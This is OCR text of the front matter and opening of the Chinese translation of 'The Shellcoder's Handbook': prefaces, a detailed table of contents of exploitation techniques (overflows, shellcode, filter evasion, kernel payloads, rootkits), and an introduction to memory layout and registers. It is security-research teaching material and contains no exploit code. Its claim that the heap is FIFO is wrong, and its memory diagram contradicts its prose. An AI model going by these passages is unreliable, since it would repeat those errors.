TURING 图灵程序设计丛书 网络安全系列

WILEY

The Shellcoder's Handbook


Discovering and Exploiting Security Holes Second Edition

黑客攻防技术宝典

系统实战篇（第2版）

[英] Chris Anley
[英] John Heasman
[德] Felix "FX" Linder
[美] Gerardo Richarte
等著

罗爱国 郑艳杰 译



- 跟世界顶级安全技术大师学习黑客攻防技术
- 全面分析系统安全漏洞
- 大量实例和代码片段



人民邮电出版社
POSTS & TELECOM PRESS

TURING 图灵程序设计丛书 网络安全系列

The Shellcoder's Handbook

Discovering and Exploiting Security Holes Second Edition

黑客攻防技术宝典

系统实战篇（第2版）

[英] Chris Anley
[英] John Heasman
[德] Felix "FX" Linder
[美] Gerardo Richarte
等著

罗爱国 郑艳杰 译



人民邮电出版社
北 京

图书在版编目（CIP）数据

黑客攻防技术宝典：第2版. 系统实战篇 /（英）安雷（Anley, C.）等著；罗爱国，郑艳杰译．—北京：人民邮电出版社，2010.1
（图灵程序设计丛书）
书名原文：The Shellcoder's Handbook: Discovering and Exploiting Security Holes, Second Edition
ISBN 978-7-115-21796-7

Ⅰ. ①黑…　Ⅱ. ①安…②罗…③郑…　Ⅲ. ①计算机网络－安全技术　Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字（2009）第216728号

内 容 提 要

本书由世界顶级安全专家亲自执笔，详细阐述了系统安全、应用程序安全、软件破解、加密解密等安全领域的核心问题，并用大量的实例说明如何检查 Windows、Linux、Solaris 等流行操作系统中的安全漏洞和 Oracle 等数据库中的安全隐患。

本书适用于所有计算机安全领域的技术人员和管理人员以及对计算机安全感兴趣的爱好者。

图灵程序设计丛书

黑客攻防技术宝典：系统实战篇（第2版）

◆ 著　[英] Chris Anley　[英] John Heasman　[德] Felix "FX" Linder　[美] Gerardo Richarte　等
译　罗爱国　郑艳杰
◆ 责任编辑　朱　巍
人民邮电出版社出版发行　北京市崇文区夕照寺街14号
邮编　100061　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
◆ 三河市潮河印业有限公司印刷

开本：800×1000　1/16
印张：35
字数：826千字　2010年1月第1版
印数：1－3 000册　2010年1月河北第1次印刷

著作权合同登记号　图字：01-2008-3322号
ISBN 978-7-115-21796-7

定价：79.00元

读者服务热线：(010)51095186　印装质量热线：(010)67129223
反盗版热线：(010)67171154

版 权 声 明

译 者 序

自着手翻译本书的第1版起，已近4年。4年中，有太多的变化，但这本书一直都在我的心里，是它促使我做一件以前从未想过的事情——翻译，是它让我结识了更多的朋友，是它让我明白了自己的无知。在知识更新如此频繁的时代，本书能否成为经典还有待时间的检验，但如果你对黑客技术感兴趣，它无疑会成为你的得力助手。

本书是众多作者精诚合作的成果，其中不乏创新之处。然纵观国内安全类书籍，创新者寥寥。一是国内与国外的研发环境的确有相当大的差距，这是实情；二是国内某些人即使有所突破，有所创新，也不愿意与他人分享。黑客精神强调的是自由，是创新。从这一方面说，国内很少有人称得上是真正的黑客。更有甚者借黑客之名，却不行黑客之实，将黑客技术用于谋取一己私利上。我在这里警告这些人，请正当使用黑客技术，切勿继续滥用，否则终究会引火上身。

本书比较系统地介绍了shellcoder应该掌握的知识，从最基本的栈、堆、内存布局等知识点，扩展到操作系统的层次，并花了大量的篇幅介绍怎样发现并利用漏洞，这是本书的核心，也是重点所在。更难能可贵的是，整本书的内容来源于实际，而高于实际，从更高的理论层次指导我们怎样学习shellcoding。

翻译本书的过程有快乐也有痛苦。快乐自不必说，痛苦有三：一是本书由众多高手合著而成，有些行文通俗易懂，但也有一些比较晦涩，不免让我绞尽脑汁；二是本人技术水平有限，书中的一些技术难点就如同硬骨头，让我难以下手；三是平常空闲时间有限，4年中我把大部分业余时间都花在这上面了，可谓旷日持久。但令人欣慰的是，在翻译本书的过程中，我得到了家人与朋友的理解与支持，最终使这本书得以大功告成。

在翻译本书第1版时，我感叹无人慧眼识珠。但第2版一面世，图灵公司的刘江总编就找到我联系翻译事宜，非常感谢他给我这个机会。

另外还要感谢看雪论坛上的kaien、icytear、kmyc、qos等朋友给出的修改意见。特别感谢SCZ、kanxue给予的大力支持。

致　谢

“冰冻三尺，非一日之功”，黑客攻防与学习也一样，不是照本宣科，而是一种生活方式。谨以此书献给理解此道的每一个人。

首先感谢本书的所有合著者：Gerardo Richarte、Felix “FX” Linder、John Heasman、Jack Koziol、David Litchfield、Dave Aitel、Sinan Eren、Neel Mehta和Riley Hassell。特别感谢Wiley出版公司的工作人员：杰出的责任编辑Carol Long和优秀的策划编辑Kevin Kent。从个人角度，我还要感谢NGS小组，感谢他们提供的大量研究结果、技术方面的讨论和思想。最后，我还要感谢我的夫人Victoria，感谢她对我的爱，感谢她一直以来对我的支持与包容。

——Chris Anley

感谢我的朋友和家人，感谢他们一如既往的支持。

——John Heasman

感谢Phenoelit的朋友们。尽管工作、生活中有很多波折，尽管我有许多千奇百怪的想法，他们仍旧和我在一起。要特别感谢Mumpi，他是我的好朋友，在各种各样的活动中都给予我可贵的支持。另外，还要感谢SABRE Labs团队，感谢Halvar Flake，他在团队的工作中起着关键的作用。感谢我的爱人Bine，感谢她日复一日对我的关爱。

——Felix “FX” Linder

感谢社区中的每一个人，大家共享快乐、观点和发现。尤其感谢在Core安全技术公司工作过的那些杰出的人士，还有攻击技术写写团队的老朋友们，和他们在一起永远会有简洁但极具启发性的灵感闪现。还要感谢Chris和John（合著者）以及Wiley出版公司的Kevin Kent，他们花了很多时间审读我那蹩脚的英文，使行文更流畅。同时，还要感谢我的夫人Chinchin，感谢她一直陪伴在我身边，倾听我的喜怒哀乐，并永远给予我支持。

——Gerardo Richarte

前　言

“如果术语的含义总是变来变去，不仅会导致原本不相干的推理发生混淆，就连既定的前提和结论也会频繁地被颠倒。”

——摘自艾达·奥古斯塔[1]在*Sketch of The Analytical Engine*一书（1842年）中所做的注释

本书第1版主要介绍了怎样发现和利用安全漏洞，第2版仍然紧紧围绕这一主题展开。如果你是一位技术娴熟的网络审计员、软件开发人员或系统管理员，如果你想弄明白如何发现和利用最底层的bug，这本书将是你最好的选择。

那么本书究竟会讲些什么呢？前面的内容或多或少概括了一些。本书主要关注任意的代码执行漏洞，攻击者借这些漏洞在目标机器上运行他们的代码。这种情况发生时，通常程序会把数据解释成自身的一部分，例如，攻击者利用此类漏洞可以把HTTP的Host首部变成返回地址，把Email地址的一部分变成函数指针，等等。程序在执行这些数据之后，结果通常都是灾难性的。现代处理器、操作系统以及编译器的架构是此类问题产生的根源，正如艾达所言，“操作的记号通常也是操作结果的记号”。当然，她讨论的是数学中的难点：数字5可能意味着“5次方”，也可能意味着“第5个元素”，但基本的思想是一致的。如果你混淆了代码和数据，就会陷入困境。因此，本书就来讨论代码和数据，以及混淆两者可能会带来的后果。

自本书第1版于2004年面世以来，安全领域变得更加复杂了，世界也发生了很大的变化。一方面，编译器和操作系统普遍内置了防护措施，用于防范本书重点讨论的各种漏洞——当然，这些措施远远还谈不上尽善尽美。另一方面，尚无迹象表明任意代码执行漏洞的“供应”在不久的将来会难以为继，更何况查找这些漏洞的方法仍在不断花样翻新。如果你访问美国国家漏洞数据库网站（nvd.nist.gov），单击statistics，选择buffer overflow，就会发现缓冲区溢出的数量逐年增加。

很显然，我们仍需要了解这些bug以及它们是如何被利用的。实际上，当我们考虑怎样保护自己时，有许多局部防御措施可供选择，在这种情形下，有人主张很有必要了解精确的机制。如果你正在审计网络，在你的评估过程中，做出一次成功的破解将会带给你100%的信心；如果你是一个软件开发者，生成用于概念验证的利用程序将有助于理解首先应该修复哪些bug；如果你正准备购买一款安全产品，知道怎样规避不可执行栈、利用棘手的堆溢出或者编写利用程序编码器，都将有助于你更好地判断各厂商的产品质量。通常来说，有知胜于无知。那些居心不良的人

[1] 英国数学家，世界上第一个计算机程序员。她是英国著名诗人拜伦的女儿。——编者注

已经知道这些东西了，所以网络审计者、软件作者、公共网络的管理者也应该了解它。

本书和其他同类的书有什么不一样呢？首先，本书的作者都长期奋战在第一线，发现并利用bug是我们工作的一部分。我们不仅是这么写的，而且每天也是这么做的。其次，你会发现我们没有在工具上花费过多的笔墨。这本书的大部分内容全是关于安全bug的第一手材料——汇编程序、源码、栈、堆等。掌握了这些内容你就能够编写工具，而不仅仅是使用别人编写的工具。最后，还有一个观点和态度的问题。尽管书中没有专门论述，但我们相信你在阅读全书的过程中随时都能够体会到：你必须动手实践，不断探索，最终彻底理解自己使用的系统。这样你才能真正体会到学习的乐趣。

无需多言，你已经一册在握了[①]。希望你能喜欢它，也希望它能帮上你的忙，更希望你不要把这些知识用错地方。如果你有什么想说的，不管是批评还是建议，都请告诉我。

Chris Anley

① 本书配套网站http://www.wiley.com/go/shellcodershandbook提供了本书中的所有示例代码和相关信息。——编者注

目　录

第一部分　破解入门：x86 上的 Linux

第 1 章　写在前面 ………… 2

1.1　基本概念 ………… 2

1.1.1　内存管理 ………… 3

1.1.2　汇编语言 ………… 4

1.2　识别汇编指令里的C和C++代码 ………… 5

1.3　小结 ………… 7

第 2 章　栈溢出 ………… 8

2.1　缓冲区 ………… 8

2.2　栈 ………… 10

2.3　栈上的缓冲区溢出 ………… 13

2.4　有趣的转换 ………… 17

2.5　利用漏洞获得根特权 ………… 20

2.5.1　地址问题 ………… 21

2.5.2　NOP法 ………… 26

2.6　战胜不可执行栈 ………… 28

2.7　小结 ………… 31

第 3 章　shellcode ………… 32

3.1　理解系统调用 ………… 32

3.2　为exit()系统调用写shellcode ………… 34

3.3　可注入的shellcode ………… 37

3.4　派生shell ………… 39

3.5　小结 ………… 46

第 4 章　格式化串漏洞 ………… 47

4.1　储备知识 ………… 47

4.2　什么是格式化串 ………… 47

4.3　什么是格式化串漏洞 ………… 49

4.4　利用格式化串漏洞 ………… 52

4.4.1　使服务崩溃 ………… 53

4.4.2　信息泄露 ………… 54

4.5　控制程序执行 ………… 59

4.6　为什么会这样 ………… 67

4.7　格式化串技术概述 ………… 67

4.8　小结 ………… 69

第 5 章　堆溢出 ………… 70

5.1　堆是什么 ………… 70

5.2　发现堆溢出 ………… 71

5.2.1　基本堆溢出 ………… 72

5.2.2　中级堆溢出 ………… 77

5.2.3　高级堆溢出 ………… 83

5.3　小结 ………… 84

第二部分　其他平台：Windows、Solaris、OS X 和 Cisco

第 6 章　Windows 操作系统 ………… 86

6.1　Windows和Linux有何不同 ………… 86

6.2　堆 ………… 88

6.3　DCOM、DCE-RPC的优缺点 ………… 90

6.3.1　侦察 ………… 91

6.3.2　破解 ………… 93

6.3.3　令牌及其冒用 ………… 93

6.3.4　Win32平台的异常处理 ………… 95

6.4　调试Windows ………… 96

6.4.1　Win32里的bug ………… 96

6.4.2　编写Windows shellcode ………… 97

6.4.3　Win32 API黑客指南 ………… 97

6.4.4　黑客眼中的Windows ………… 98

6.5　小结 ………… 99

第 7 章 Windows shellcode …… 100
7.1 句法和过滤器 …… 100
7.2 创建 …… 101
7.2.1 剖析PEB …… 102
7.2.2 分析Heapoverflow.c …… 102
7.3 利用Windows异常处理进行搜索 …… 116
7.4 弹出shell …… 121
7.5 为什么不应该在Windows上弹出shell …… 122
7.6 小结 …… 122
第 8 章 Windows 溢出 …… 123
8.1 栈缓冲区溢出 …… 123
8.2 基于帧的异常处理程序 …… 123
8.3 滥用Windows 2003 Server上的基于帧的异常处理 …… 127
8.3.1 滥用已有的处理程序 …… 128
8.3.2 在与模块不相关的地址里寻找代码段，从而返回缓冲区 …… 129
8.3.3 在没有Load Configuration Directory的模块的地址空间里寻找代码段 …… 130
8.3.4 关于改写帧处理程序的最后说明 …… 131
8.4 栈保护与Windows 2003 Server …… 131
8.5 堆缓冲区溢出 …… 136
8.6 进程堆 …… 136
8.6.1 动态堆 …… 136
8.6.2 与堆共舞 …… 136
8.6.3 堆是如何工作的 …… 137
8.7 破解堆溢出 …… 140
8.7.1 改写PEB里指向RtlEnterCriticalSection的指针 …… 140
8.7.2 改写指向未处理异常过滤器的指针 …… 146
8.7.3 修复堆 …… 152
8.7.4 堆溢出的其他问题 …… 154
8.7.5 有关堆的总结 …… 154
8.8 其他的溢出 …… 154
8.8.1 .data区段溢出 …… 154
8.8.2 TEB/PEB 溢出 …… 156
8.9 破解缓冲区溢出和不可执行栈 …… 156
8.10 小结 …… 161
第 9 章 战胜过滤器 …… 162
9.1 为仅接受字母和数字的过滤器写破解代码 …… 162
9.2 为使用Unicode的过滤器写破解代码 …… 165
9.2.1 什么是Unicode …… 165
9.2.2 从ASCII转为Unicode …… 166
9.3 破解Unicode漏洞 …… 166
9.4 百叶窗法 …… 168
9.5 译码器和译码 …… 171
9.5.1 译码器的代码 …… 172
9.5.2 在缓冲区地址上定位 …… 173
9.6 小结 …… 174
第 10 章 Solaris 破解入门 …… 175
10.1 SPARC体系结构介绍 …… 175
10.1.1 寄存器和寄存器窗口 …… 176
10.1.2 延迟槽 …… 177
10.1.3 合成指令 …… 177
10.2 Solaris/SPARC shellcode基础 …… 178
10.2.1 自定位和SPARC shellcode …… 178
10.2.2 简单的SPARC exec shellcode …… 178
10.2.3 Solaris里有用的系统调用 …… 179
10.2.4 NOP和填充指令 …… 180
10.3 Solaris/SPARC 栈帧介绍 …… 180
10.4 栈溢出的方法 …… 180
10.4.1 任意大小的溢出 …… 180
10.4.2 寄存器窗口和栈溢出的复杂性 …… 181
10.4.3 其他复杂的因素 …… 181
10.4.4 可能的解决方法 …… 181
10.4.5 off-by-one栈溢出漏洞 …… 182
10.4.6 shellcode 的位置 …… 182
10.5 栈溢出破解实战 …… 183
10.5.1 脆弱的程序 …… 183
10.5.2 破解代码 …… 184
10.6 Solaris/SPARC上的堆溢出 …… 187
10.6.1 Solaris System V堆介绍 …… 188
10.6.2 堆的树状结构 …… 188

10.7 基本的破解方法（t_delete）……209
10.7.1 标准堆溢出的限制……210
10.7.2 改写的目标……211
10.8 其他与堆相关的漏洞……213
10.8.1 off-by-one溢出……213
10.8.2 二次释放漏洞……214
10.8.3 任意释放漏洞……214
10.9 堆溢出的例子……214
10.10 破解Solaris的其他方法……218
10.10.1 静态数据溢出……218
10.10.2 绕过不可执行栈保护……218
10.11 小结……219

第 11 章 高级 Solaris 破解……220

11.1 单步执行动态链接程序……221
11.2 Solaris SPARC堆溢出的各种技巧……235
11.3 高级Solaris/SPARC shellcode……236
11.4 小结……248

第 12 章 OS X shellcode……249

12.1 OS X就是BSD吗……249
12.2 OS X是否开源……250
12.3 UNIX支持的OS X……250
12.4 OS X PowerPC shellcode……251
12.5 OS X Intel shellcode……257
12.5.1 shellcode实例……258
12.5.2 ret2libc……259
12.5.3 ret2str(l)cpy……261
12.6 OS X 跨平台shellcode……263
12.7 OS X 堆利用……264
12.8 在OS X中寻找bug……266
12.9 一些有趣的bug……266
12.10 关于OS X破解的必读资料……267
12.11 小结……268

第 13 章 思科 IOS 破解技术……269

13.1 思科IOS纵览……269
13.1.1 硬件平台……269
13.1.2 软件包……270
13.1.3 IOS系统架构……271
13.2 思科IOS里的漏洞……274
13.2.1 协议剖析代码……274
13.2.2 路由器上的服务……274
13.2.3 安全特征……274
13.2.4 命令行接口……275
13.3 逆向分析IOS……275
13.3.1 仔细剖析映像……275
13.3.2 比较IOS映像文件……276
13.3.3 运行时分析……277
13.4 破解思科IOS……281
13.4.1 栈溢出……282
13.4.2 堆溢出……283
13.4.3 shellcode……286
13.5 小结……294

第 14 章 保护机制……295

14.1 保护……295
14.1.1 不可执行栈……296
14.1.2 W^X内存……299
14.1.3 栈数据保护……304
14.1.4 AAAS……309
14.1.5 ASLR……310
14.1.6 堆保护……312
14.1.7 Windows SEH保护机制……318
14.1.8 其他保护机制……321
14.2 不同实现之间的差异……322
14.2.1 Windows……322
14.2.2 Linux……325
14.2.3 OpenBSD……327
14.2.4 Mac OS X……328
14.2.5 Solaris……329
14.3 小结……330

第三部分 漏 洞 发 现

第 15 章 建立工作环境……332

15.1 需要什么样的参考资料……332
15.2 用什么编程……333
15.2.1 gcc……333
15.2.2 gdb……333
15.2.3 NASM……333
15.2.4 WinDbg……333

15.2.5 OllyDbg 333
15.2.6 Visual C++ 334
15.2.7 Python 334
15.3 研究时需要什么 334
15.3.1 有用的定制脚本/工具 334
15.3.2 所有的平台 335
15.3.3 UNIX 336
15.3.4 Windows 336
15.4 需要学习的资料 337
15.5 优化shellcode开发 339
15.5.1 计划 339
15.5.2 用内联汇编写shellcode 340
15.5.3 维护shellcode库 341
15.5.4 持续运行 341
15.5.5 使破解程序稳定可靠 342
15.5.6 窃取连接 343
15.6 小结 343
第 16 章 故障注入 344
16.1 设计概要 345
16.1.1 生成输入数据 345
16.1.2 故障注入 347
16.1.3 修正引擎 347
16.1.4 提交故障 351
16.1.5 Nagel算法 351
16.1.6 时序 351
16.1.7 试探法 351
16.1.8 无状态协议与基于状态的协议 352
16.2 故障监视 352
16.2.1 使用调试器 352
16.2.2 FaultMon 352
16.3 汇总 353
16.4 小结 354
第 17 章 模糊测试的艺术 355
17.1 模糊测试理论 355
17.1.1 静态分析与模糊测试 359
17.1.2 可扩缩的模糊测试 359
17.2 模糊测试法的缺点 360
17.3 建立任意的网络协议模型 361
17.4 其他可能的模糊测试法 362
17.4.1 位翻转 362
17.4.2 修改开源程序 362
17.4.3 带动态分析的模糊测试 362
17.5 SPIKE 363
17.5.1 什么是SPIKE 363
17.5.2 为什么用SPIKE数据结构模仿网络协议 364
17.6 其他的模糊测试工具 371
17.7 小结 371
第 18 章 源码审计：在基于 C 的语言里寻找漏洞 372
18.1 工具 373
18.1.1 Cscope 373
18.1.2 Ctags 373
18.1.3 编辑器 373
18.1.4 Cbrowser 373
18.2 自动源码分析工具 374
18.3 方法论 374
18.3.1 自顶向下（明确的）的方法 374
18.3.2 自底向上的方法 375
18.3.3 结合法 375
18.4 漏洞分类 375
18.4.1 普通逻辑错误 375
18.4.2 （几乎）绝迹的错误分类 375
18.4.3 格式化串 376
18.4.4 错误的边界检查 377
18.4.5 循环结构 378
18.4.6 off-by-one漏洞 378
18.4.7 非正确终止问题 379
18.4.8 跳过以'\0'结尾问题 380
18.4.9 有符号数比较漏洞 381
18.4.10 整数相关漏洞 382
18.4.11 不同大小的整数转换 383
18.4.12 二次释放错误 384
18.4.13 超出范围的内存使用漏洞 384
18.4.14 使用未初始化的变量 384
18.4.15 释放后再使用漏洞 385

18.4.16 多线程问题和重入安全代码……386
18.5 超越识别：真正的漏洞和错误……386
18.6 小结……386

第 19 章 手工的方法……387

19.1 原则……387
19.2 Oracle extproc溢出……387
19.3 普通的体系架构故障……390
19.3.1 问题发生在边界……390
19.3.2 在数据转换时出现问题……391
19.3.3 不对称区域里的问题……393
19.3.4 当认证和授权混淆的时候出现问题……393
19.3.5 在最显眼的地方存在的问题……393
19.4 绕过输入验证和攻击检测……394
19.4.1 剥离坏数据……394
19.4.2 使用交替编码……394
19.4.3 使用文件处理特征……395
19.4.4 避开攻击特征……397
19.4.5 击败长度限制……397
19.5 Windows 2000 SNMP DOS……399
19.6 发现DOS攻击……399
19.7 SQL-UDP……400
19.8 小结……400

第 20 章 跟踪漏洞……402

20.1 概述……402
20.1.1 脆弱的程序……403
20.1.2 组件设计……404
20.1.3 编译VulnTrace……411
20.1.4 使用VulnTrace……416
20.1.5 高级的技术……418
20.2 小结……419

第 21 章 二进制审计：剖析不公开源码的软件……421

21.1 二进制与源码审计之间的明显差异……421
21.2 IDA pro——商业工具……422
21.2.1 IDA特征简介……422
21.2.2 调试符号……423
21.3 二进制审计入门……423
21.3.1 栈帧……423
21.3.2 调用约定……424
21.3.3 编译器生成的代码……425
21.3.4 类似memcpy代码构造……428
21.3.5 类似stlen的代码构造……429
21.3.6 C++代码构造……429
21.3.7 this指针……429
21.4 重构类定义……430
21.4.1 vtables……430
21.4.2 快速且有用的花絮……431
21.5 手动二进制分析……431
21.5.1 快速检查函数库调用……431
21.5.2 可疑的循环和写指令……431
21.5.3 高层理解和逻辑错误……432
21.5.4 二进制的图形化分析……432
21.5.5 手动反编译……433
21.6 二进制漏洞例子……433
21.6.1 微软SQL Server错误……433
21.6.2 LSD的RPC-DCOM漏洞……434
21.6.3 IIS WebDav漏洞……434
21.7 小结……436

第四部分 高 级 内 容

第 22 章 其他载荷策略……438

22.1 修改程序……438
22.2 SQL Server 3B补丁……439
22.3 MySQL 1位补丁……442
22.4 OpenSSH RSA 认证补丁……443
22.5 其他运行时修补方法……444
22.6 上载和运行（或proglet服务器）……446
22.7 系统调用代理……446
22.8 系统调用代理的问题……448
22.9 小结……456

第 23 章 编写在实际环境中运行的代码……457

23.1 不可靠的因素……457
23.1.1 魔术数字……457
23.1.2 版本……458

23.1.3 shellcode问题 …… 458
23.2 对策 …… 459
23.2.1 准备 …… 460
23.2.2 暴力破解 …… 460
23.2.3 本地破解 …… 461
23.2.4 OS/应用程序指纹 …… 461
23.2.5 信息泄露 …… 463
23.3 小结 …… 463
第 24 章 攻击数据库软件 …… 464
24.1 网络层攻击 …… 464
24.2 应用层攻击 …… 474
24.3 运行操作系统命令 …… 475
24.3.1 微软SQL Server …… 475
24.3.2 Oracle …… 475
24.3.3 IBM DB2 …… 476
24.4 SQL层的多种利用方法 …… 478
24.5 小结 …… 480
第 25 章 UNIX 内核溢出 …… 481
25.1 内核漏洞类型 …… 481
25.2 0day内核漏洞 …… 489
25.2.1 OpenBSD exec_ibcs2_coff_prep_zmagic() 栈溢出 …… 489
25.2.2 漏洞 …… 490
25.3 Solaris vfs_getvfssw()可加载内核模块遍历漏洞 …… 494
25.3.1 sysfs()系统调用 …… 495
25.3.2 mount()系统调用 …… 496
25.4 小结 …… 497
第 26 章 破解 UNIX 内核漏洞 …… 498
26.1 exec_ibcs2_coff_prep_zmagic() 漏洞 …… 498
26.1.1 计算偏移量和断点 …… 503
26.1.2 改写返回地址并重定向执行流程 …… 505
26.1.3 查找进程描述符（或进程结构） …… 506
26.1.4 开发内核模式载荷 …… 508
26.1.5 从内核载荷返回 …… 509
26.1.6 得到根权限（uid=0） …… 514
26.2 Solaris vfs_getvfssw()可加载内核模块路径遍历破解 …… 520
26.2.1 精心编写破解代码 …… 521
26.2.2 加载内核模块 …… 522
26.2.3 得到根权限（uid=0） …… 525
26.3 小结 …… 526
第 27 章 破解 Windows 内核 …… 527
27.1 Windows内核模式缺陷——逐渐增多的猎物 …… 527
27.2 Windows内核介绍 …… 528
27.3 常见内核模式编程缺陷 …… 528
27.3.1 栈溢出 …… 529
27.3.2 堆溢出 …… 532
27.3.3 没有充分验证用户模式地址 …… 532
27.3.4 多目的化攻击 …… 533
27.3.5 共享的对象攻击 …… 533
27.4 Windows系统调用 …… 533
27.4.1 理解系统调用 …… 534
27.4.2 攻击系统调用 …… 535
27.5 与设备驱动程序通信 …… 536
27.5.1 IOCTL组件 …… 536
27.5.2 发现IOCTL处理程序中的缺陷 …… 537
27.6 内核模式载荷 …… 538
27.6.1 提升用户模式进程 …… 538
27.6.2 运行任意的用户模式载荷 …… 540
27.6.3 颠覆内核安全 …… 543
27.6.4 安装rootkit …… 544
27.7 内核shellcoder的必读资料 …… 544
27.8 小结 …… 545

Part 1 第一部分

破解入门：x86 上的 Linux

第一部分概述怎样发现和利用漏洞。我们专为本书精心准备了各种示例代码，并列举了一些真实的漏洞，帮助读者学习破解技术。

本部分将介绍在Intel 32位（IA32或x86）Linux上利用漏洞的细节。在Linux/IA32平台上发现和利用漏洞是非常容易的，也很好理解，这正是我们选择从Linux/IA32开始学习的原因所在。对黑客来说，Linux最容易理解，因为在准备破解时就已经熟知操作系统的内部结构了。


在透彻理解了这一部分的内容并完成实验后，本书后面几部分将会逐步介绍更复杂的发现和利用漏洞的情况。第2章介绍栈溢出，第3章介绍怎样编写shellcode，第4章介绍格式化串漏洞，第5章介绍Linux平台上的堆溢出。学完这些内容之后，你就可以去理解更复杂的漏洞挖掘、利用技术了。

本部分内容

- 第1章　写在前面
- 第2章　栈溢出
- 第3章　shellcode
- 第4章　格式化串漏洞
- 第5章　堆溢出

第1章

写在前面



为了使你更好地理解本书其他部分的内容，本章将介绍一些基本的概念，这些内容和大学课程中所要求的阅读材料类似，希望你们早就了然于心。本章不会面面俱到地介绍所有你需要知道的内容，你应该以本章作为学习后续章节的起点。

通读本章，温故而知新。在阅读过程中，如果不太理解某个概念，建议你记下来，以进行更深入的研讨。在学习后面的内容前，要花些时间来理解这些概念。

本书配套网站（http://www.wiley.com/go/shellcodershandbook）是对本书的有益补充，在这个站点上可以找到本书大部分例子的源码。在运行这些示例时，可以将这些示例代码复制和粘贴到你喜欢的文本编辑器中，以节省时间。

1.1 基本概念

要想真正掌握本书的内容，你至少应该熟悉计算机编程语言、操作系统和硬件体系结构等内容。如果你不能理解它们的工作机理，也就难于检测出它是否发生了故障。这个法则适用于计算机，同样适用于发现和利用计算机漏洞。

除此之外，你还有必要熟悉安全研究者常用的行话，即安全研究者常用的一些定义、术语等，以便更好地理解本书后面的内容。

漏洞（vulnerability，名词）：系统中存在的安全缺陷，攻击者常利用它们，以不同于程序设计者的意图来操纵系统，包括影响系统的可用性、提升访问特权、在未经授权的情况下完全控制系统，以及一些其他危害。漏洞通常也称为安全漏洞或安全错误。

利用[①]（Exploit，动词）：利用漏洞，试图以不同于程序设计者的意图操纵目标系统的行为。

破解（exploit，名词）：利用漏洞的工具、指令集或代码，也称为Proof Of Concept（POC）。

0day[②]（名词）：指还没有向公众揭露的漏洞的破解代码，有时也指漏洞本身。

模糊测试工具（fuzzer，名词）：它是一种工具或应用程序，主要功能是尝试着把所有可能的（或大量的）畸形数据提交给目标系统，以此来检测目标系统中是否存在错误。它能使攻击者在不完全了解目标系统的内部功能时也可能会发现错误，并在适当的时候利用它们。

---

① 本文中有时也译成破解。——译者注

② 0day另外一层含义是指骇客在最短时间内（不一定是当天）发布软件的破解版本。——译者注

1.1.1 内存管理

内存管理，特别是Intel 32位（IA32）体系结构的内存管理知识是学习本书所必须掌握的内容之一。本书的第一部分主要介绍IA32 Linux的内存管理知识。因为本书描述的大多数安全漏洞都源自“改写”或“溢出”内存，你还需要理解操作系统是怎样管理内存的。

指令与数据

现代计算机不会真正区分指令与数据，所以当我们把数据作为指令提交给处理器时，它也会很高兴地执行这些“指令”，正因如此，破解目标系统才成为可能。在后续章节里，我们将介绍当系统设计者要求输入数据时怎样插入指令，也将介绍怎样利用溢出用自己的指令改写程序的指令。当然，做这些的目的只有一个：控制目标程序的执行流程。

当执行程序时，程序体有序地排列在内存里。首先，操作系统在内存中为程序运行创建地址空间，地址空间包含实际的程序指令和需要的数据。

操作系统在创建地址空间后，把程序的可执行文件加载到新创建的地址空间里。程序（可执行文件）一般包含三种类型的段：.text、.bss和.data。.text段在内存中被映射为只读，.data和.bss被映射为可写。全局变量一般保存在.bss和.data段里。.data段包含静态初始化的数据，.bss段包含未初始化的数据，.text段包含程序指令。

加载完成后，系统紧接着就开始为程序初始化“栈”和“堆”。栈是一种“后进先出”（Last In First Out，LIFO）的数据结构，即最后入栈的数据，将第一个从栈上移走。栈比较适合保存暂时性的信息，即不需要长期保存的信息。栈用于保存局部变量、函数调用信息以及其他调用函数（过程）后系统通常会清除的信息。

栈的另外一个重要特征是它的地址空间“向下减少”，也就是说，栈上保存的数据越多，栈地址的值就越小。

堆是另外一种保存程序信息的数据结构，更准确的说法是，它保存程序的动态变量。堆是“先进先出”（First In First Out，FIFO）的数据结构，允许在“堆”的一端插入数据，从另一端移走数据。堆的地址空间是“向上增加”的，即堆上保存的数据越多，堆地址的值就越大，这一点和栈正好相反。如下面的内存空间图所示。

```
↑ 更低地址 (0x08000000)
Shared libraries
.text
.bss
Heap (grows ↓)
Stack (grows ↑)
env pointer
Argc
↓ 更高地址 (0xbfffffff)
```

内存管理是本书的基础，读者必须透彻、详尽地理解这一概念。建议你先抽时间阅读本书第13章前半部分介绍的内存管理知识，也可以访问http://linux-mm.org/了解Linux内存管理知识。牢固掌握内存管理的知识，将有助于你更好地掌握使用内存的编程语言——汇编语言。

1.1.2 汇编语言

为了理解本书的大部分内容，我们还必须掌握汇编语言，尤其是IA32上的汇编语言。原因有三：一是本书中所举的例子大部分都是用IA32汇编语言编写的；二是在寻找bug的过程中，我们需要阅读并理解汇编指令；三是在大多数利用安全漏洞的过程中，我们需要自己编写（或修改已存在的）汇编程序。

除IA32外，熟知其他的硬件体系结构也很重要（只是破解起来稍微有些难度），因此，我们在书中用了几章介绍怎样在非IA32平台上发现和利用漏洞。我们建议：如果你打算在某种硬件平台上研究安全问题，那么一定要牢固掌握汇编语言（尤其是你选择的硬件结构体系的汇编语言），这对你的帮助将非常大。

如果在此之前，你没有接触过汇编语言，那么我建议你先从数字系统（特别是十六进制）、数据大小、数值符号表示等内容学起，这些内容在大多数大学计算机体系架构教材里都可以找到。

寄存器

要想发现并利用漏洞，一定要熟悉IA32寄存器以及怎样用汇编指令操作它们。可以用汇编指令访问（读、写）寄存器。

寄存器是存储器，考虑到性能的因素，通常直接把寄存器和总线连在一起。现代计算机系统在执行操作时要使用寄存器，一般用汇编指令来操作寄存器。从应用的角度可以把寄存器分为4类：

- 通用寄存器
- 段寄存器
- 控制寄存器
- 其他寄存器

在进行普通的数学运算时，通常会使用通用寄存器。对IA32来说，通用寄存器包括EAX、EBX和ECX等寄存器，一般用来保存数据和地址、偏移地址、计数和实现其他操作。

